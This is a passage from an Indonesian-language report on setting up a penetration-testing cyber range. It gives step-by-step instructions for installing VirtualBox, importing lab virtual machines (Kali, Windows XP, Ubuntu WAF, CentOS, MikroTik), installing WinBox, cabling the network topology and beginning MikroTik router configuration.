5. Akan disajikan tahap pemilihan fitur pada VirtualBox, dan sebaiknya biarkan saja default untuk mengunduh seluruh dependensi yang dibutuhkan




Fig. 7. Instalasi Setup Wizard VirtualBox (2)

6. Jika terdapat pesan seperti “Warning: Network Interfaces” tidak perlu panik. Itu hanya memberi tahu jika VirtualBox akan mereset koneksi jaringan kita sementara, klik saja Yes.

Fig. 8. Instalasi Setup Wizard VirtualBox (3)

7. Pada versi terbaru, VirtualBox memerlukan Python Core atau win32api. Akan ada muncul pop-up seperti itu, biarkan VirtualBox mengunduh kebutuhan dengan mengklik Yes.

Fig. 9. Instalasi Setup Wizard VirtualBox (4)

8. Setelah proses pengunduhan kebutuhan selesai maka sebelum langkah terakhir akan ada proses yang menyatakan “Ready to Install”, yang berarti VirtualBox akan mengunduh hal yang diperlukan oleh aplikasi. Klik pada tombol Install




Fig. 10. Instalasi Setup Wizard VirtualBox (5)

9. Jika semua proses berhasil dilaksanakan maka proses sudah selesai dan VirtualBox siap dipakai untuk kebutuhan cyber range.

Fig. 11. Instalasi Setup Wizard VirtualBox (6)

3.4.3 Instalasi Virtual Machine (OVA) pada VirtualBox

Setelah proses pengunduhan dan penginstalan VirtualBox berhasil dilaksanakan, maka langkah selanjutnya adalah menginstal. Sebelum menginstal mari mengetahui spesifikasi virtual machine yang akan digunakan menjadi komponen dari lab dan menjalankan VM baik VM Penyerang (Pentester) maupun VM Korban (Victim). VM yang akan digunakan dalam proses kegiatan pentesting adalah:

Table 7. Informasi Table IP Host

ROLE	OS	RAM	VIRTUAL STORAGE
Attacker	Kali Linux	512 MB	10 GB
Client	WIndows XP	512 MB	25 GB
WAF	Ubuntu Server	512 MB	15.5 GB
Server Exploit	CentOS Server	512 MB	20 GB
Router 1	Mikrotik	512 MB	8 GB
Router 2	Mikrotik	512 MB	8 GB

3.4.4 Tata cara Instalasi Virtual Machine (OVA) pada VirtualBox

1. Bukalah aplikasi VirtualBox di setiap PC atau Laptop yang akan digunakan, ketika sudah berada pada tampilan utama dari aplikasi VirtualBox. Klik ikon ''Import'' pada bagian atas, atau menu bar dari tampilan utama untuk mengimpor OVA yang telah diunduh. Setelah mengklik ikon Import maka akan masuk ke dalam tampilan seperti berikut dan diminta untuk memasukan OVA yang telah diunduh sebelumnya.




Fig. 12. Import file OVA dalam VirtualBox (1)

2. Carilah OVA yang telah diunduh sebelumnya, pastikan selalu mengingat lokasi unduhan file. Masukkan file OVA dengan cara mengklik ikon folder dengan panah hijau.




Fig. 13. Import file OVA dalam VirtualBox (2)

3. Setelah memasukan file OVA, seharusnya tampilan akan berbentuk seperti berikut, yang menampilkan path dari file beserta pengaturan tambahan




Fig. 14. Import file OVA dalam VirtualBox(3)

4. Tunggulah beberapa menit selagi VirtualBox mengload isi dari OVA tersebut, setelah proses load berhasil maka OVA sudah siap digunakan dan akan muncul tampilan seperti in, lakukanlah ini pada setiap OVA di PC / Laptop yang berbeda. Berikut merupakan tampilan terhadap penggunaan seluruh OVA nya:




Fig. 15. Daftar OVA dalam Group SYN9 CSW23

5. Langkah terakhir dalam proses penginstalan pada VirtualBox ialah melakukan sedikit perubahan pengaturan pada Settings di setiap OVA, yaitu melakukan perubahan pada network dimana setiap OVA akan diatur untuk menerima protokol DHCP dari router-router seperti yang ditunjukan pada ilustrasi berikut.




Fig. 16. Bagian Pengaturan Jaringan pada VM KALI

3.4.5 Tata cara Instalasi WinBox

1. Ketikanlah “Download WinBox” pada browser atau bisa melalui link yang tertera: Download WinBox.

2. Setelah sampai pada halaman beranda di website MikroTik, jika kita mengklik pada teks “WinBox” terdapat pilihan arsitektur yang tersedia, yaitu x32 dan x64. Pilihlah yang sesuai dengan spesifikasi PC / Laptop yang digunakan.




Fig. 17. Laman untuk Mendownload WinBox

3. Biarkan browser mengunduh WinBox yang telah dipilih sebelumnya, setelah proses pengunduhan selesai. Klik aplikasi WinBox, akan muncul pop-up seperti yang dilihatkan ilustrasi berikut, klik Run. Akan muncul pop-up terakhir yaitu opsi yang ditawarkan oleh Windows Defender Firewall untuk mengizinkannya.




Fig. 18. Izin Akses untuk Instalasi WinBox

4. Dan WinBox pun siap digunakan!.




Fig. 19. Interface WinBox

3.5 Pengkonfigurasian Infrastruktur

Sampailah pada tahap pengkonfigurasian MikroTik di Winbox. Pengkonfigurasian router sangatlah penting dilakukan supaya paket data dan proses penetrasi yang dilakukan di cyberlab ini berhasil dilaksanakan. Karena proses pembuatan cyberlab dilakukan secara nyata dan dilakukan dengan perangkat ril maka diperlukan beberapa persiapan sebelum pelaksanaan penetrasi.

3.5.1 Membangun Topologi

Dalam pembuatan skenario topologi, kami menggunakan perangkat keras (Hardware) yang diwakili oleh router dan switch untuk membangun jaringan simulasi. Router yang digunakan adalah router MikroTik dengan sistem operasi RouterOS, yang memiliki berbagai fitur dan kemampuan untuk melakukan routing dan konfigurasi keamanan. Sedangkan switch yang digunakan adalah switch manageable, yang memungkinkan kami untuk mengontrol dan mengkonfigurasi port-port pada switch secara terpusat dan efisien. Penggunaan perangkat keras ini tidak hanya membantu kami dalam membangun topologi secara nyata, tetapi juga memberikan pengalaman praktis yang sangat berharga dalam menghadapi situasi nyata pada lingkungan jaringan, dalam penjelasan juga akan dicantumkan ilustrasi agar dapat dimengerti.

1. Siapkan perangkat yang dibutuhkan, bisa dilihat kembali pada tabel aset dalam sub-bab “Komponen Topologi” seperti pada ilustrasi yang dicantumkan berikut.

Fig. 20. Skenario Perangkat Jaringan

2. Siapkan juga PC atau Laptop yang akan digunakan sebagai endpoint dalam pengerjaan pembangunan topologi. Dalam pelaksanaan topologi kami akan menggunakan PC sebagai endpoint seperti ilustrasi pada halaman selanjutnya.




Fig. 21. Instalasi Perangkat Jaringan (1)

3. Setelah menyiapkan endpoint yang akan digunakan, sekarang yang harus dilakukan adalah melakukan penyambungan terhadap setiap endpoint dengan cara melakukan pemasangan switch dan kabel-kabel yang dibutuhkan.

4. Sambungkan kabel seperti yang diilustrasikan pada gambar topologi di sub-bab Topologi Jaringan. Dalam ilustrasi yang dicantumkan berikut ini, switch ini merepresentasikan switch yang terhubung dengan port eth4 dari RT1 pada gambaran topologi dengan kabel berwarna abu-abu yang mengarah kepada Windows XP dan kabel berwarna biru mengarah kepada port eth4 dari RT1.




Fig. 22. Instalasi Perangkat Jaringan (2)

5. Selanjutnya, lihatlah pada Router 1 seperti yang dijelaskan pada topologi. MikroTik memiliki 5 port yang tersedia dan siap digunakan. Hubungkan dengan port eth1 mengarah kepada PC yang berfungsi sebagai attacker atau Kali Linux, port eth2 berfungsi sebagai penghubung kepada Switch 2 dan penghubung kepada endpoint WAF-UBUNTU, terakhir merupakan opsional pada port eth3 di Router 1. Jika ingin menambahkan internet kepada semua endpoint maka bisa dipasangkan kabel LAN dari ISP ke dalam eth3 sebagai penyedia internet.

6. Setelah memasang dan membangun topologi sekitar Router 1, maka kita bisa melanjutkan pemasangan Switch 2. Yaitu dengan melihat kembali kepada gambaran topologi. Sambungkan kabel LAN yang berasal dari port eth2 menuju Switch 2, sambungkan PC / Laptop yang berperan sebagai endpoint WAF-UBUNTU ke dalam Switch 2, dan terakhir Switch 2 akan disambungkan kabel eth4 dari Router 2 seperti pada ilustrasi berikut.

Fig. 23. Instalasi Perangkat Jaringan (3)

7. Terakhir, sambungkanlah port eth4 pada Switch 2 dan port eth5 pada Router 2 kepada endpoint CWP-Centos seperti yang dicontohkan pada topologi.

3.5.2 Konfigurasi Router 1

Pada cyber range ini, konfigurasi router yang digunakan tergolong cukup sederhana. Dalam konfigurasi hanya melakukan konfigurasi Interfaces, IP Address, dan routes agar setiap VM yang terhubung dapat saling terhubung satu sama lain. Selain itu, untuk konfigurasi mikrotik, digunakan aplikasi Winbox yang memungkinkan untuk melakukan konfigurasi dengan lebih mudah dan praktis menggunakan grafik atau GUI.

1. Sambungkan RouterBoard MikroTik pada PC / Laptop yang akan digunakan dalam melakukan konfigurasi. Pastikan juga PC / Laptop memiliki port untuk kabel ethernet berjenis RJ45. Jika berhasil akan RouterBoard akan terdeteksi sebagaimana dalam ilustrasi yang dicantumkan berikut




Fig. 24. Tampilan Utama WinBox

2. Klik pada MAC Address, ini dilakukan supaya ketika sedang melakukan proses mengganti IP Host pada MikroTik kita tidak akan kesulitan ketika melakukan proses relogin. Kemudian setelah masuk, hal pertama yang harus dilakukan adalah membuat identity pada setiap MikroTik agar dapat mengetahui Router mana yang sedang dikonfigurasi dengan cara **System -> Identity** seperti pada ilustrasi yang ada




Fig. 25. Perubahan Identity pada MikroTik

3. Berikutnya jika Ingin menambahkan koneksi internet ke dalam Router, maka eth3 bisa digunakan karena eth3 tidak diperlukan untuk melakukan routing pada konfigurasi berikut dan ini bersifat opsional yang artinya jika merasa tidak perlu

dilaksanakan sebaiknya langkah nomor 3 bisa dilewati. Jika ingin menambahkan koneksi internet bisa melakukan dengan cara **IP -> DHCP Client -> PLUS / +** seperti yang yang ada pada ilustrasi yang ada pada halaman berikutnya.




Fig. 26. Menu DHCP Client pada Mikrotik

4. Masuk pada menu **IP -> Addresses -> +**, bisa ditambahkan IP Network dan melakukan penempatan interface untuk setiap IP yang dikonfigurasi. Untuk mengetahui IP yang harus dikonfigurasi bisa dilihat kembali pada tabel IP Address pada sub-bab 3.3, berikut merupakan ilustrasi yang dicantumkan.

